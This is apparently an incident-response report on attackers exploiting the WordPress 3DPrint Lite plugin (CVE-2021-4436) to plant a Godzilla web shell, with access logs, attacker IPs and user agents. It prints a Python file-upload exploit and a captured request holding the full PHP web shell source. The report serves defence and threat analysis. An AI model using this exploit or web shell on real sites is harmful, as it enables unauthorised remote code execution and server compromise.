**Key Takeaways**

- This case involved the exploitation of the WordPress plugin 3DPrint Lite (CVE-2021-4436) to deploy a Godzilla web shell.
- Over a 6 hour period the threat actor accessed the web shell to run various LOLBins and run the scripts 1.sh (LinEnum) and Dirty-Pipe.sh.
- The threat actor attempted to use Dirty-Pipe.sh to exploit the vulnerability CVE-2022-0847, but was not successful after multiple attempts.

**Case Summary**


An alert was raised from a WordPress web server on **2024-**[redacted] when a suspicious script was spawned from Apache process `/usr/sbin/apache2` under the user `www-data` (userid 33). Upon investigating, it was identified a web shell (`/wp-admin/upload/p3d/123.php`) was created on the server through exploitation of the WordPress plugin 3DPrint Lite.

Using the access logs from the Apache service (`/var/log/apache2/access.log`), we were able to identify suspicious activity prior to the web shell being created.

There were several requests from the same IP address **ip-src** **185.151.146.112** that initially communicated to the web shell `/wp-admin/upload/p3d/123.php`.


Further review of the request, identified the threat actor was exploiting an unauthenticated arbitrary file upload. We discovered that this vulnerability had not been assigned a CVE yet. To address this, we collaborated with WPScan, which resulted in the vulnerability being assigned **vulnerability** **CVE-2021-4436** .

The path `/wp-admin/uploads/p3d/` the web shell was uploaded to, indicated it was related to a component of the 3DPrint plugin which was exploited from the IP **ip-src** **167.179.108.182** and user agent `python-requests/2.22.0`.



| | | | | |
|---|---|---|---|---|
| 2024-[redacted] | HTTP (GET) | 167.179.108.182 (JP) | /wp-content/plugins/3dprint-lite/readme.txt status_code: 200 bytes: 3902 | Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /wp-content/plugins/3dprint-lite/readme.txt status_code: 200 bytes: 3883 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /favicon.ico status_code: 404 bytes: 437 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /wp-admin/admin-ajax.php status_code: 200 bytes: 572 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /favicon.ico status_code: 404 bytes: 492 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/1706909730_file_65bd602268018 status_code... | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 |
| 2024-[redacted] | HTTP (GET) | 167.179.108.182 (JP) | /wp-admin/admin-ajax.php status_code: 200 bytes: 572 | python-requests/2.22.0 |
| 2024-[redacted] | HTTP (POST) | 167.179.108.182 (JP) | /wp-admin/admin-ajax.php status_code: 200 bytes: 561 | python-requests/2.22.0 |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 371 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100. |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 435 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100. |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 435 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100. |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 371 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100. |

We assess that the exploitation was using similar code to that mentioned here **link** **https://www.exploit-db.com/exploits/50321** . Below the POC code on the left compared to the requests observed in the incident.




```
    base = sys.argv[1]
    file_path = sys.argv[2]

    ajax_action = 'p3dlite_handle_upload'
    admin = '/wp-admin/admin-ajax.php';

    uri = base + admin + '?action=' + ajax_action ;
    check = vuln_check(uri);

    if(check == False):
        print("(*) Target not vulnerable!");
        sys.exit(1)

    if( path.isfile(file_path) == False):
        print("(*) Invalid file!")
        sys.exit(1)

    files = {'file' : open(file_path)}
    print("Uploading Shell...");
    response = requests.post(uri, files=files)
    file_name = path.basename(file_path)
    if(file_name in response.text):
        print("Shell Uploaded!")
        if(base[-1] != '/'):
            base += '/'
        print(base + "wp-content/uploads/p3d/" + file_name);
    else:
        print("Shell Upload Failed")
        sys.exit(1)

main();
```

| | | | | |
|---|---|---|---|---|
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /wp-content/plugins/3dprint-lite/readme.txt status_code: 200 bytes: 3883 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (... |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /favicon.ico status_code: 404 bytes: 437 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (... |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /wp-admin/admin-ajax.php status_code: 200 bytes: 572 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (... |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /favicon.ico status_code: 404 bytes: 492 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (... |
| 2024-[redacted] | HTTP (GET) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/1706909730_file_65bd602268018 status_code... | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (... |
| 2024-[redacted] | HTTP (GET) | 167.179.108.182 (JP) | /wp-admin/admin-ajax.php status_code: 200 bytes: 572 | python-requests/2.22.0 |
| 2024-[redacted] | HTTP (POST) | 167.179.108.182 (JP) | /wp-admin/admin-ajax.php status_code: 200 bytes: 561 | python-requests/2.22.0 |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 371 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100... |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 435 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100... |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 435 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100... |
| 2024-[redacted] | HTTP (POST) | 185.151.146.112 (SG) | /wp-content/uploads/p3d/123.php status_code: 200 bytes: 371 | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100... |

Wireshark · Follow HTTP Stream [redacted]

```
POST /wp-admin/admin-ajax.php?action=p3dlite_handle_upload HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 986
Content-Type: multipart/form-data; boundary=cb101ff2176a6d1df4c91db3c133a23f

--cb101ff2176a6d1df4c91db3c133a23f
Content-Disposition: form-data; name="file"; filename="123.php"

<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='7980@';
$payloadName='payload';
$key='f2501c71a070a8bb';
if (isset($_POST[$pass])){
```


The full request captured by the victims network monitoring device clearly highlights the arbitrary upload of the web shell.



```
POST /wp-admin/admin-ajax.php?action=p3dlite_handle_upload HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 986
Content-Type: multipart/form-data; boundary=cb101ff2176a6d1df4c91db3c133a23f

--cb101ff2176a6d1df4c91db3c133a23f
Content-Disposition: form-data; name="file"; filename="123.php"

<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='7980@';
$payloadName='payload';
$key='f2501c71a070a8bb';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        if (strpos($payload,"getBasicsInfo")===false){
            $payload=encode($payload,$key);
        }
                       eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (strpos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
--cb101ff2176a6d1df4c91db3c133a23f--
HTTP/1.1 200 OK
Date: [redacted] 2024 [redacted] GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: wp-ps-session=udbr8a7pen9dk2upbgs8mi3ldb; path=/
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Length: 49
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

The content of file 123.php shares similarities with the default Godzilla web shell payload as seen in this repository - link https://github.com/BeichenDream/Godzilla/issues/87 .

Over a six hour period we saw the threat actor interact with the web shell `123.php` and towards the last hour, they shifted IP addresses from using **ip-src 185.151.146.112** to **ip-src 167.179.108.182**.



All web shell interactions were from the following user agent:


**user-agent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0**

Analyzing the Java source of the `godzilla.jar` - **link https://github.com/BeichenDream/Godzilla/releases**, we can confirm the following .class contained the same HTTP headers hard coded.

**godzilla.jar**

```
/core/ui/component/frame/ShellSetting.class
```

Below shows the header defaults in ShellSetting.class, and the request headers seen in one of the web shell interactions:



Godzilla server-side source code


```
this.readTimeOutTextField.setText("60000");
